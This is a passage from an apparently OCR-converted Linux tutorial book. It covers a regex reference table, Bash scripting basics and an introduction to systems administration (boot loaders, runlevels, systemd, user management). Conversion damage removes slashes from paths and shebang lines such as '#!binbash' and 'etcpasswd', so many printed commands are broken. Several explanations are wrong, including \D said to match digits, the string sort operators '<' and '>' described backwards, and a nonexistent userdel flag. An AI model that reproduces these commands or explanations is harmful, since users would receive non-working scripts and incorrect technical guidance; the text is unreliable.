\w	Matches any word character. Equivalent to [a-zA-Z_0-9]. [Word Character]	**^\w+[0-9]{4}.jpg** MATCHES **PICP0119.jpg** *(or any other four-digit number preceded by at least one other word character).*
\W	Matches any non-word character, equivalent to [^a-zA-Z_0-9]. [Non-Word Character]	
\s	Matches any whitespace character. Equivalent to [\f\n\r\t\v]. [Space Character] (Character Class)	
\S	Matches any non-whitespace character. Equivalent to [^\f\n\r\t\v]. [Space Character] (Character Class)	
\d	Matches any decimal digit. Equivalent to [0-9]. [Digit Character] (Character Class)	
\D	Matches any decimal digit. Equivalent to [^0-9]. [Non-Digit Character] (Character Class)	**^\D+\d{4}.jpg** MATCHES **PICP0119.jpg** *(or any other four-digit number preceded by at least one non-digit character).*
?=	Look ahead assertion (Assertion)	
?!	Negative look ahead (Assertion)	
?<=	Look behind assertion (Assertion)	
?!=	Negative look behind	

?!= -or- **?<!**	(Assertion)	
?>	Once-only Subexpression (Assertion)	
?()	Condition [if then] (Assertion)	
?()|	Condition [if then else] (Assertion)	
?#	Comment (Assertion)	
$n	nth non-passive group (String Replacement)	
$2	"xyz" in ^*(abc(xyz))$* (String Replacement)	
$1	"xyz" in ^*(?:abc)(xyz)$* (String Replacement)	
$`	Before matched string (String Replacement)	
$'	After matched string (String Replacement)	
$+	Last matched string (String Replacement)	
$&	Entire matched string (String Replacement)	
*	0 or more (Quantifier)	
+	1 or more (Quantifier)	
?	or 1 (Quantifier)	
{3}	Exactly 3 (Quantifier)	

{3,}	3 or more (Quantifier)	
{3,5}	3, 4 or 5 (Quantifier)	

Bash Scripting

Overview: This chapter provides an introduction to scripting using the BASH builtin and external commands. This overview provides you with the basics you will need to get started scripting using this technology.

This chapter assumes that you have written a script before, and you have a basic understanding of Linux and BASH. This topic will only be covered at a high-level in order to provide a basic foundation on which you can build upon. If you need a more basic tutorial, I would highly recommend checking out other resources available (i.e. web sites or books).

A script is nothing more than a text file with a predefined list of commands in a sequential order with some conditional branching and looping included to complete a specific task. The commands are passed into a command interpreter that processes them.

For example, by following the instructions below, it will create a script that lists all the files in the root directory with the following command: ls -al / . By adding more commands to this script you can add additional functionality.

If you're going to do programming using the BASH shell, this shell only provides very basic command support. If you need to do more advanced scripting then you will have to use another language.

Right now, I would suggest checking out Python, or any of the other popular general purpose scripting languages. There are also other languages like Perl, Ruby, etc., there is nothing wrong with them. Python is just the most popular at the time of writing of this book

Creating your first script file

There are a few basic steps that are required to setup a script and execute it. If you don’t follow these basic steps your script will not run properly.

In the example below, you first have to create a basic file that will hold the initial sets of commands. Once the file is created, you can then modify it in any way that you would like.

To create the script, type:

nano ~/**script_file.sh** Add the following commands to the script, type: #!*bin*bash
ls -al /

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter) You should note the first line of the script (i.e. #!*bin*bash), this is an important line because it tells the shell which interpreter to use to process the script. In this example, it tells the shell the commands to follow are going to be Bash.

After the file is created you have to grant it execute permissions so the OS knows that it has authorization to run the script.

Change the user file permission to execute, type: chmod u+x ~/**script_file.sh** After you grant execute permissions, you then instruct the shell to execute the code by typing the file name of the script that you want to run.

To run the script, type:

./**script_file.sh** All the examples that you have learned in the previous chapters can be integrated into scripts. There are some topics that will have to be briefly covered in this chapter to help you get started.

Commenting your code

To comment your code, you have to use the # (pound sign or hash) in front of your notes or comments.

Example:

```
# This is a test
```

Variables

One of the first things that we need to cover is how to deal with variables. They were briefly talked about in the other chapters, but they will be cover in slightly more depth here.

The variable functionality provides a way for the script to get input, store data temporarily, and display output to the user or sending data to a calling script.

There are two categories that variables can be divided into: **Environment Variables:** are maintained by the system, they are inherited by the current and any child shells or processes that are spawned.

> **Shell Variables:** are contained exclusively within the shell in which they were set or defined. They are mostly used to keep track of temporal data, like the current working directory in a session.

Shell Variables

There are generally two types of shell variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

As stated earlier, the values in the shell variables can be user defined. Meaning that the user is responsible for updating these values.

> **Note:** *Variable names are case sensitive, so test, Test, TEST are three different variables.*

Examples:

To create a custom variable, type:

test=**HelloWorld** To display the contents of a custom variable, type: echo $test

To clear out (or undefine it) a shell variable, type: unset shell_variable_name

Notes: *To see all the shell variables, type: set | less .*

To demote an environment variable to a shell variable, type: export -n env_variable_name

Tip: *You can assign the STDOUT of a command and its arguments to a variable then perform another operation with the infromation, for example: x=$(cmd a1 a2 a3) To see the contents of variable* ***x****, type: echo $x For more information on command substitution (i.e.* ***$()*** *), see the following section "Advanced: Using command Substitution"*

The next table is a list of the commonly used shell variables in Linux. Depending on your distro and version some of these variable may or may not exist.

Shell Variable

Variable	**Variable Description**	**Viewing Variable**
_ (underscore)	The most recent used previously executed command.	echo $_
HOME	Stores the home directory of the current user.	echo $HOME
LANG	The current language and localization settings, including character encoding.	echo $LANG
LS_COLORS	Defines the color codes that are used to add colored output to the ls command.	echo $LS_COLORS

OLDPWD	Displays the previous working directory path.	echo $OLDPWD
PPID	The process ID of the parent process of the shell.	echo $PPID
PWD	Displays the current working directory path.	echo $PWD
SHELL	Displays which login shell is being utilized.	echo $SHELL
TERM	Displays the terminal emulation type.	echo $TERM
USER	Displays the logged in user name.	echo $USER

Environmental Variables

There are also two types of environment variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

As stated earlier, the values in the environment variables are maintained by the system and are configured at startup by a configuration file. Meaning that the system will automatically create and update the values in these variables.

The environment variables have to be changed using the export command otherwise they will not be inherited by the commands that are calling them from other shell instances.

Examples:

To create or modify an environment variable, type: export TEST=**HelloWorld** To display the contents of an environment variable, type: echo $TEST

Note: *To see all the system maintained environmental variable, type: env | less .*

These are only system variables that are not in this list.

Environmental variables can be used to pass information into processes that was spawned from a shell.

Tip: *The printenv command is an equivalent of the env command to display values of all or specified environment variables.*

The next table is a list of the commonly used environmental variables in Linux. Depending on your distro and version some of these variable may or may not exist.

Environment Variables

Variable	**Variable Description**	**Viewing Variable**
BASH_VERSINFO	Stores the version of BASH for this instance (machine readable)	echo $BASH_VERSION
BASH_VERSION	Stores the version of BASH for this instance	echo $BASH_VERSION
BASHOPTS	The list of options that were used when BASH was started.	echo $BASHOPTS
CDPATH	The search path used with the cd builtin command.	echo $ CDPATH
COLUMNS	The number of characters wide that output can be written on the screen.	echo $COLUMNS
DIRSTACK	The stack of directories that are available with the pushd and popd commands.	echo $DIRSTACK
HISTFILE	Stores the name of the command history file.	echo $HISTFILE
HISTFILESIZE	Stores the maximum number of lines that can be held by the history file.	echo $HISTFILESIZE

HISTSIZE	Stores the maximum number of commands that can be held by in the history in memory.	echo $HISTSIZE
HOSTNAME	Stores the system name of the computer.	echo $HOSTNAME
IFS	Input Field Separators. This is normally set to ⟨ space ⟩ , ⟨ tab ⟩ , and ⟨ newline ⟩ .	echo $IFS
MAIL	The name of a mail file that's checked for new mail.	
MAILCHECK	How frequently in seconds that the shell checks for new mail in the files specified by the MAILPATH or MAIL file.	
MAILPATH	A colon ":" separated list of file names, for the shell to check for incoming mail. **Note:** *This environment setting overrides the MAIL setting. There is a maximum of 10 mailboxes that can be monitored at once.*	
PATH	The search path for commands. **Note:** *This is a colon-separated list of directories in which the shell searches for commands.*	echo $PATH
PS1	The shell prompt settings. **Note:** *The PS2 variable is used to declare secondary prompt when a command spans multiple lines.*	echo $PS1
PS2	The secondary prompt string, which defaults to “> ”.	echo $PS2
PS4	Output before each line when execution trace (set -x) is enabled, defaults to “+ ”.	echo $PS4

SECONDS	Displays a count of the number of seconds the shell has been running.	echo $SECONDS
SHELLOPTS	Shell options that can be configured with the set option.	echo $SHELLOPTS
UID	The user ID of the current logged in user.	echo $UID

Persistent Variables

Since variables (i.e. Environment and Shell) are stored in RAM they are temporal, and will disappear when the shell's process is killed or the computer is shutdown. Persistent variables are stored in a configuration file and loaded when the system is loaded or when the shell starts.

When creating predefined variables at login depends upon how Bash was started and which configuration file gets loaded. There are basically four different user session types (aka login shell), Login, Non-Login, Interactive, and Non-Interactive.

> **Login**: A shell session begins after a user authenticates (i.e. local or ssh terminal session). The login shell session, reads the configuration details from the *etc*profile file. It will then search for the first user login shell configuration file in the user’s home directory to load any user-specific configuration (i.e. ~/.bash_profile -OR- ~/.bash_login -OR- ~/.profile).

> **Non-Login**: When a new shell is started from within an authenticated login session. For example, when you run a Bash command from the terminal, a non-login shell session (under the logged in user's credentials) is started. A non-login shell session reads the *etc*bash.bashrc file and then the user-specific ~/.bashrc file to configure the environment.

> **Interactive**: A shell session that is attached to a terminal and in use. For example, an ssh session is defined as an interactive login shell.

Non-Interactive: A shell session is one that is not attached to a terminal session, and not currently in use. For example, when you a run script from the command line run in a non-interactive, non-login shell. Non-interactive shell sessions first read the environment variable named BASH_ENV , and then reads the file specified in this variable to setup the new shell environment.

Tip: To force your current shell session to re-read the config file, type: source ~/.bashrc

Notes: *Individual user defined variable (not system wide) that can be made available to both login and non-login shell sessions can be define in the ~/.bashrc file.*

To create system wide environmental variables, you need to add the variable definition(s) to one of the following files: etcprofile etcbash.bashrc etcenvironment

Shell vs. Environment vs. Persistent Variables

If you look at a hierarchical chart showing the different layers of the operating system, with the user layer where you run your commands at the top, and hardware at bottom. This is where you can see the difference between shells vs. environment variables.

Environment variables are run at a lower level, they are available to all shell instances. Also since persistent variables are loaded from a configuration file at the computer or shell startup, they can withstand the process being killed or computer being turned off.

System Layers: Shell/Environment/Persistent Variables User Layer

Commands/Programs (Console)

Shell Variables

These variables are only available in the current instance of the shell.

Shell (Instance)

Multiple instances of the shell can be running, each with own unique set of variables.

Operating System Layer

Environmental variables

These variables are available to all shell instances) Persistent Variables

These are loaded from a configuration file at startup of the computer or shell.

Kernel

This is where the modules, drivers, *etc.* are loaded **Hardware Layer (i.e. the CPU, RAM, Storage, NIC)**

String Types

Bash only supports a few different types of variables, such as: strings, integers, arrays and readonly. By default Bash will treat all variables as strings, unless otherwise declared. You're even allowed to perform mathematical operation on a string even though it's not an integer.

For example, if you typed:

```
a=1234
let "a += 1"
echo "a = $a"
```

The output of $a would be 1235

Now if you declare $a a as being an integer: a=1234

```
declare -i a
```

```
let "a += 1"
echo "a = $a"
```

The output of $a would be 1235

Using the declare command, you can also make a variable readonly, which means it can't be modified, it can only be deleted.

For example, if you typed:

```
declare -r a=1234
let "a += 1"
echo "a = $a"
```

The output of $a would be 1234

Bash also supports array variables, which allow one variable to hold related information (or values). It basically is one variable that acts like many, each set of values has an index value of 0 to ….

For example, to create an array of Linux distros, type: Distro[0]='Red Hat'

Distro[1]='Debian'

Distro[2]='Ubuntu'

To see the value in the array under the Index of 2, type: echo ${Distro[2]}

Tips: *Another way to declare a variable is use the declare command to get the similar effect in fewer lines of code, type: declare -a Distro=('Red hat' 'Debian' 'Ubuntu') To see all the values in an array, type: echo ${Distro[@]}*

To see number of values in an array, type: echo ${#Distro[@]}

To see length of value in an array, type: echo ${#Distro[1]}

String Variable Manipulation

Now that you understand the different types of variables, you now have to learn how to modify the data in a string. This is done with special functions that grant you that ability.

Bash supports, two types of string manipulation functions. These functions come in handy when you have to remove text from a string.

The first one, ${string**#**remove_text} removes the specified characters from the beginning of the string. The second one, ${string**%**remove_text} removes the specified characters from the end of the string.

Ex: Next are two examples of these functions: B="12345"

C=${B#123}

echo $C

Result: 45

-OR-

B="12345"

C=${B%45}

echo $C

Result: 123

Passing Arguments into a Script

There will be times you’re going to need to pass arguments into a script. Passing arguments into a script from the command line, works the exact same way when you pass them into an existing command on your system. Although, it's up to the script to process them, and then take the appropriate actions.

For example, let’s say you have a script called myfirstscript.sh . This is a simple script that only displays the arguments that are passed to it (i.e. myfirstscript.sh argument1 argument2 argument3 ...). Every arguments that is passed to a script, is assign one of these variable based on its position "$1", "$2", "$3" and so on. The count of arguments is in the shell variable "$#"

```
$ cat myfirstscript
#!binbash
echo "First argument: $1"
echo "Second argument: $2"
```

When you execute the script, when you pass arguments to the script it will display them.

```
$ ./myscript hello world First argument: hello
Second argument: world
```

Conditional branching and Looping

Conditional branching and looping is slightly more advanced functionality. This gives the script intelligence to make choices when specific conditions are met. For example, if something happens happens, then do this, otherwise do something else.

Conditional Branching

Conditional branching utilizes relational operators to test if a condition has been met. The command will then execute code depending on if the condition was true or false.

> **Note:** *The spaces between the brackets and the expression are very important (i.e. [$test = "true"]), do not leave them out.*

If - Then Statement

Test if a condition has been met utilizing the relational operators, THEN executes code. Otherwise if the condition was not met it will not execute the code.

There are two ways to write this code, the short form and long form. The short form is used from a command line. While the long form is used inside of a script.

> The short form uses semicolons [;] as separators, instead of new lines, and looks like this: if CONDITION; then commands...; fi

> The long form utilizes indenting to make the code more readable (this is a highly recommended technique), looks like this: if CONDITION
>
> then

```
                COMMANDS...
        fi
```

Example:

```
          test=true
          if [ $test = true ]
          then
                echo "test is true"
        fi
```

If - Then - Else Statement

Test if a condition has been met utilizing the relational operators, THEN executes code. If the condition was not met it will test the next condition (if available). If all the conditions fail, then it will execute the code in the ELSE clause.

Example:

```
if [ condition ]
then
        COMMANDS...
elif [ condition ]
then
        COMMANDS...
else
        COMMANDS...
fi
```

Nested If - Then Statement

Similar to an If - Then - Else statement, is the nested If - Then statements (i.e. an if statement inside of another if statement) have their place.

The next example checks if $x is greater than 200, then checks if it is even. This is something that you could not do with the If - Then - Else statement by itself.

Example:

```
x=300
if [ $x -gt 200 ]
then
          echo It\'s a large number.
        if (( $x % 2 == 0 ))
        then
                echo This number is even.
        fi
fi
```

Relational Operators

The relational operators exist to test variables or values if specific conditions (i.e. true, false, great or less then, etc.) have been met or not. A few different type of commands use these relational operators.

! expression = Expression is false **Ex:** var=2 && [! $var -eq 1] && echo "True"

String Operators

These operators test the contents of a variable or command output that contains a string (i.e. A-Z, 0-9, @, #, $, %, ^, &, *, -, =, _, +, etc.) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

-n string = Tests if the string length GREAT THAN ZERO (i.e. not empty) **Ex:** var="abc" && [-n "$var"] && echo "Not Empty"

-z string = Tests if the string length EQUALS ZERO (i.e. empty) **Ex:** var="" && [-z "$var"] && echo "Empty"

= = Tests if the strings are EQUAL to each other (i.e. [$string1 **=** $string2]) **Ex:** var="abc" && [$var = "abc"] && echo "True"

!= = Tests if the strings are NOT EQUAL to each other (i.e. [$string1 **!=** $string2]) **Ex:** var="abc" && [$var != "abc"] && echo "True"

> = Tests if the first strings SORTS BEFORE the second (i.e. "string" > "string") **Ex:** var="aac" && [[$var > "abc"]] && echo "True"

> **Note:** The "<" needs to be escaped within a [ ] construct.
>
> **Ex:** var="aac" && [$var \< "abc"] && echo "True"

< = Tests if the first strings SORTS AFTER the second (i.e. "string" < "string") **Ex:** var="xxz" && [[$var < "xyz"]] && echo "True"

> **Note:** The ">" needs to be escaped within a [ ] construct.
>
> **Ex:** var="xxz" && [$var \< "xyz"] && echo "True"

Numeric Operators

These operators test the contents of a variable or command output that contains an numeric number to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

-eq = Tests if the variable is EQUAL to the value (i.e. [integer1 **-eq** integer2]) **Ex:** var=1 && [$var -eq 1] && echo "True"

Ex: var=1 && (($var == 1)) && echo "True"

-ne = Tests if the variable is NOT EQUAL to the value (i.e. [integer1 **-ne** integer2]) **Ex:** var=2 && [$var -ne 1] && echo "True"

Ex: var=2 && (($var != 1)) && echo "True"

-gt = Tests if the variable is GREATER THEN the value (i.e. [integer1 **-gt** integer2]) **Ex:** var=2 && [$var -gt 1] && echo "True"

Ex: var=2 && (($var > 1)) && echo "True"

-lt = Tests if the variable is LESS THEN the value (i.e. [integer1 **-lt** integer2]) **Ex:** var=1 && [$var -lt 2] && echo "True"

Ex: var=1 && (($var < 2)) && echo "True"

-ge = Tests if the variable is GREATER THEN the value (i.e. [integer1 **-ge** integer2]) **Ex:** var=2 && [$var -ge 1] && echo "True"

Ex: var=2 && (($var >= 1)) && echo "True"

-le = Tests if the variable is LESS THEN the value (i.e. [integer1 **-le** integer2]) **Ex:** var=1 && [$var -le 2] && echo "True"

Ex: var=1 && (($var <= 2)) && echo "True"

File Operators

These operators test the contents of a variable or command output that contains a file patch (i.e. *home*username/file_name) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

-d /path = Tests if a path is a directory -e *path*file = Tests if a file exists -r *path*file = Tests file has read permissions -s *path*file = Tests file size is greater then zero (not empty) -w *path*file = Tests file has write permissions -x *path*file = Tests file has execute permissions -f *path*file = Tests file is a regular file -h *path*file = Tests file is a symbolic link -O *path*file = Tests file is owned by you (effective permission) -G *path*file = Tests file is owned by your group (effective permission) *path*file -nt *path*file : Tests if the first file is newer than the second.

*path*file -ot *path*file : Tests if the first file is older than the second.

Boolean Operators

These operators test the contents of a variable or command output that contains a Boolean values (i.e. true or false values) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

true = Has the value of True Ex: test=true && [$test = **true**] && echo "True"

false = Has the value of False Ex: test=false && [$test = **false**] && echo "True"

&& = AND operator **Ex:** str1=test1 && str2=test2 && [$str1 = 'test1'] **&&** [$str2 = 'test2'] && echo "True"

|| = OR operator (i.e. [$str = 'test1'] **||** [$str = 'test2']) **Ex:** str=test1 && [$str = 'test1'] **||** [$str = 'test2'] && echo "True"

Note: *The variable $? holds the exit status of the previously run command. 0 means TRUE (or the command run successfully). 1 = FALSE (or the command failed to run).*

Case Statement

In Bash the Case statement is another form of conditional branching that utilizes relational operators to test if a condition(s) have been met. The command will then execute code if a depending if the condition was true or false.

The logic of the case statement is similar to an If - Then - Else statement, but its simpler and easier to read.

Example:

```
case $Variable in
Pattern_1)
        COMMANDS...

                        ;;

Pattern_2)
        COMMANDS...

                        ;;

esac
```

Here is a basic example of what a case statement looks like: var=test2

```
# Case statement example
  case $var in
  # Pattern 1
  test1)
        echo 'test #1'

                        ;;

  # Pattern 2
  test2)
        echo 'test #2'
```

```
                                    ;;

        # Pattern 3
        test3)
                echo 'test #3'

                                    ;;

        # Catch all (matches anything) if three is not an available # pattern
match
        *)
                echo 'Did not understand'

                                    ;;

      esac
```

Note: *The last part of the of previous script (i.e.* ****)*** *) is a catch all, if the patterns before it didn't execute, then this code will execute. This can be useful to error handling, if the users input the incorrect option. Although, it has several other uses.*

Looping

BASH provides a few different control structures for looping. Each method of looping has its advantages and disadvantages for different situations. When programing, you will have consider what condition you're testing for, and how you want it to be handled.

For Loop (Variable)

The FOR loop generally will continue until a certain number of operations are completed. Any code between the FOR and DONE command will be repeated. Once the number of iterations is completed, it will drop out of the loop.

Like If - Then Statement there are two ways to write this code, the short form and long form. The short form is used from a command line. While the long form is used inside of a script.

The short form uses semicolons [;] as separators, instead of new lines, and looks like this: for VARIABLE in LIST...; do commands...; done The long form utilizes indenting to make the code more readable (this is a highly recommended technique), looks like this: for VARIABLE in LIST... do

```
        COMMANDS...
done
```

Example #1 (*Displays: 1 iteration, 2 iteration, 3 iteration)* for i in 1 2 3; do echo $i iteration; done Example #2 (*Displays: 0-9*) for ((i=0; i < 10; i++)) do

```
        echo $i
    done
```

While Loop (*Displays: 0-9*) The way the WHILE loop works, it will continue while a certain condition exists. Any code between the WHILE and DONE command will be repeated.

In the next example, the condition is $x is less than 10. When $x is greater than or equal to 10, the loop will exit.

```
x=0
while [ $x -lt 10 ]
do
        echo $x
        x=$(( $x + 1 ))
done
```

Note: *There are two loop control commands, to help manage loop iteration. The continue command stops the current loop iteration and begins the next; the break command exits the loop currently being executed.*

Creating a Procedure

The next script can be copied into a script or just pasted into the shell. Once a procedure is defined, you don’t have to define it again, all you have to do is call it by procedure name. When a user calls the procedure by using its name (i.e. ProcedureExample), they can also pass a parameter (i.e. "This is a test...").

The next procedure displays the parameter or a value passed to it. When ProcedureExample "This is a test..." is called, it will display This is a test... on the screen.

```
#!binbash
# Creates the procedure
ProcedureExample () {
    # Outputs the parameter that was passed
    echo $1

                                              }

# Calls the procedure, and passes a parameter
ProcedureExample "This is a test..."
```

Exit Status Codes

Every command has an exit status code that can influence the behavior of other shell commands. If a command completes normal or successfully, it has an exit status code of zero for, and non-zero for failure, error, *etc.*

For example, if there is a file call myfile1.txt , and you type: cat myfile1.txt it would have an exit status code of **0** if it completed successfully. Although if by mistake you type: cat myfile.txt by mistake. It would have an exit status code of **1** if it completed unsuccessfully. To see the exit status code of the last command you have to check the following system variable: $? .

To see the status of the last command, type:

echo $?

To test the exit status code to see if it was successful or not, type: if [$? -eq 0]; then echo success; else echo failure; fi If you want to control the exit status code of a custom script or function. It is possible to pass it after the code completes running. The exit command accepts integers from 0 - 255, in most cases 0 and 1 will suffice. Although, there are reserved status exit codes that can be used for more specific errors.

Notes: *The man page for each command should indicate the various exit status codes and their meaning.*

Builtin commands return exit status codes, as does an executed shell function.

Below are the reserved exit codes numbers, and their general meaning 1 This is a catch-all general error. Used for miscellaneous error, such as "divide by zero" or other impermissible operation.

2 Misused shell builtins. Such as a missing keyword or command, or *permission problem.*

126 Command invoked cannot execute. Such as possible permission problem or the command cannot be executed.

127 Command cannot be found. Possible problem with $PATH or a typo.

128 Invalid argument to exit. Exit only takes integer arguments in the range 0 - 255.

128 Fatal error signal "n".

130 Script terminated by Ctrl+C, and creates a fatal error signal 2.

255 Exit status out of range, exit takes only integer arguments in the range 0 - 255.*

My First System Information script

The following script uses some of the techniques that were talked about in this chapter, and demonstrates how they can be used. This script will collect and display information about your system.

```
#!binbash
# Gets system's host name
_HOSTNAME=$(hostname)
# CPU Architecture
_CPUTYPE=$(echo $HOSTTYPE)
# Get total amount of memory from procmeminfo in gigabytes
_MEM=$(awk '( $1 == "MemTotal:" ) { print $2/1048576 }'
procmeminfo) echo ----------------------
# Displays the system host name
echo Name: $_HOSTNAME
# Checks if the system is 32 or 64-bit
if [ $_CPUTYPE == 'x86_64' ]
then
        echo "Arch: 64-Bit"
else
        echo "Arch: 32-Bit"
fi
# Displays the total amount of RAM.
echo RAM: $_MEM GB
echo ----------------------
```

Systems Administration

Overview: Any Linux user has to learn some the system administration functions (i.e. managing users, disks, shutting down the system, etc.) to fully utilize their system. This chapter covers these functions by providing a high-level overview of how to handle these tasks.

Linux Distro Overview

Layer 5: **Application** (i.e. Programs that don't utilize the Shell for input) Layer 4: **Shell** (i.e. Commands and scripts) Layer 3: **Filesystem** (i.e. Files and directories) Layer 2: **Network and Firewall** (i.e. Communication) Layer 1: **Host OS** (i.e. Kernel/Services/Libraries/Data) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

Prerequisites: *This section requires that you have root permissions on the system to install services and make changes to the OS.*


Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type: sudo apt-get update -OR-sudo yum update

Linux Boot Loader

The Linux boot loader is a small program that loads at boot (after the firmware perform system checks, and when the MBR [master boot record] is loaded from the storage device). It can automatically start a Linux distro, or another operating system (such as Windows) depending how it is configured. It can also be configured to stop and allow the user to select which OS they want to load.

The most popular boot loader is called GRUB (GRand Unified Bootloader). Alternative boot loaders utilized by Linux distros are the LILO (LInux LOader) and LOADLIN (LOAD LINux). There are more boot loaders available, but these are some of the most popular.

If you want more information on this subject, in your favorite search engine type: "Linux Boot Loaders OR BootLoader"



```
                     GNU GRUB  version 2.02

*Ubuntu
 Advanced options for Ubuntu
 Memory test (memtest86+)
 Memory test (memtest86+, serial console 115200)

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, `e' to edit the commands before booting or `c'
    for a command-line.
```

Tip: *Hold down the Shift key during startup to access the GRUB boot menu.*

Runlevels Init (Older Systems)

In Linux, "runlevels" are the operational levels that describe the state of the system with respect to what services are loaded when the system starts. If the system is set to a runlevel of 1, it is restrictive and normally only used for maintenance. The system will usually be set to a runlevel of 2-5, which is multiuser mode.

The default systems (the one that will be used when the system starts up) is generally configured in the *etc*inittab file. Some Linux distros may not use this file.

The processes that are executed by each runlevel, depend on the contents of the *etc*rc?.d directory (i.e. *etc*rc1.d, *etc*rc2.d, *etc*rc3.d , etc.). To see all the processes for all the runlevels directories, type: ls *etc*rc?.d

All the files in this directory are symbolic links that point to scripts in the *etc*init.d directory that start the services. The names of the files are important, because they determine the order in which the scripts will run. To see the processes for a specific runlevel, type: ls -l *etc*rc3.d

Runlevel Reference

0 = halted (system shutdown)

1 = single user (maintenance mode)

2 = multiuser with no networking configured

3 = multiuser with networking (normal operation) 4 = not used (user defined)

5 = Normal operation, plus GUI

6 = reboot

Tip: *To see the runlevel that the system is currently running in, type: runlevel*

Note: *Some recent distros like Ubuntu, no longer utilize runlevels. The runlevel technology doesn't support starting the system with multiple services running in parallel.*

Systemd Init (Newer Systems)

Systemd is a suite of subsystems that provides the fundamental building blocks for a Linux operating system. The name Systemd adheres to the UNIX convention of naming daemons by appending the letter "D" to the end of the name.

It is a replacement for the traditional UNIX System V and Berkeley Software Distribution (BSD) init systems (aka Runlevels). It features "System and Service Manager," used to initialize and bootstrap the user space and to manage system services after the boot process.

One of the main goals of the project is unification of basic Linux configurations and service behaviors across all Linux distributions. As of 2015, most Linux distributions have adopted systemd as their default init system.

Tip: *To see a list of all the systemd related commands, type: man systemd.index*

Managing Services

Services (aka daemons) are programs and scripts that run in the background, and don't require user input. The services can provide advanced functionality like web server services (such as Apache), or database services (such as MySQL) and a great deal more.

When managing services, you generally have four operations, Status, Start, Stop, and Restart. I believe all these functions are self-explanatory, so I won't go into detail about what they do.

You can add new or remove old services by utilizing the package manager that comes with your system. The package manager takes care of all the background tasks of getting the necessary libraries and removing the dependencies that are no longer needed.

To see a list of all services and their status, type: systemctl

-OR—

service --status-all

Note: The *service command is for running System V init script. This should be used on systems that still utilize runlevel technology. For newer system based systems use systemctl.*

Tips: *To display the top control groups by their resource usage, type: systemd-cgtop To display a list of services and the ports they are using, type: netstat -tulpn*

Note: *Control Groups provide a way of partitioning off system resources for groups of users and/or tasks. For example, control groups can set the limits of CPU and memory usage on a shared computer between two different sets of users and the programs that they're running.*

To check the status of the daemon service, type: systemctl status sshd

-OR—

service **atd** status If the service is not started, type:

sudo systemctl [**start** | **stop**] sshd -OR-sudo service_name **atd** [**start** | **stop**]

Alternatives to these commands for older systems are: To check status, type:

*etc*init.d/**atd** status To start or stop a service, type:

sudo *etc*init.d/**atd** [**start** | **stop**]

Tip: *Find and replace the text in the last command 'sudo systemctl stop nginx.service ', type: ^stop^start*

Managing Users

One of the basic functions of any system administrator is the managing of users (adding, modifying and deleting) and groups on the local system. The next commands will help you get started performing these functions.

Displays a list of all the users, type:

cat *etc*passwd

Tip: To make the output easier to read, type: cat *etc*passwd | column -t -s :

To add a user to the local system, type:

sudo useradd -c "**Jane Doe**" -m -s *bin*bash **jane** To modify an existing user, type:

sudo usermod -u 3000 **Jane** To delete a user, type:

sudo userdel --remove-all-files **jane**

Note: *The --remove-all-files flag makes sure that files created by the user are also deleted.*

To create a user group, type:

sudo groupadd **app_admins** To modify a user group, type: sudo groupmod -g 300 **app_admins** To delete a user group, type: sudo groupdel **app_admins** To change your user password, type:

passwd

To change the password of another user, type: sudo passwd **jane**

Tips: *To display a user's account details, type: getent passwd jane Another alternative to this command, type: grep -i jane etcpasswd To display a user's group details (real and effective user and group IDs), type: id jane Display all* *group(s) a user belongs to, type: groups jane*

Notes: *Important system file locations: Group account information: etcgroup User account information: etcpasswd Secure user account information: etcshadow Encrypted passwords for each group, and group membership: etcgshadow*

Important user files

There are hidden files in every user home directory, these files contain shell and application configuration and initialization data. They are used every time you login or load or a program like vi or vim .

To view the contents of one of these files use the cat command. To see a list of all the hidden files in your user directory, type: ls -al ~

This is not a complete list of all these files that you might run across, but it will cover some of the more popular ones.

Contains a list of the most recent used commands: .bash_history A Bash script that is run by the shell when the user logs out: .bash_logout A Bash script that initializes the shell upon login, to setup variables and aliases: .bash_profile

Note: *If this file is not found, it will try to use .bash_login . If that file is not found, it will then try to load the .profile file.*

Stores a Bash initialization script that is executed whenever the shell is started, and is not related to the user logging in: .bashrc

Note: *It is better to put any system-wide functions and aliases in etcbashrc file.*

Contains saved user settings utilized by the shell: .profile

Note: *A better location to put the default system-wide environment variables in etcprofile file.*

An initialization file for the vi/vim text editor: .viminfo

Managing Administrators

After creating a user you can grant them root privileges to the OS to allow them to perform lower level systems tasks (i.e. maintaining security, hardware, etc.). Be careful who you give this access because it means that they can do anything they want on the system locally or remotely.

Generally there are two ways to do this, the first one involves running with root permissions all the time. This is not recommended, because it is a security issue. For example, if your account has malware in it, the malware can now do whatever it wants. The second way, is the recommended way, and that is to use the sudo command.

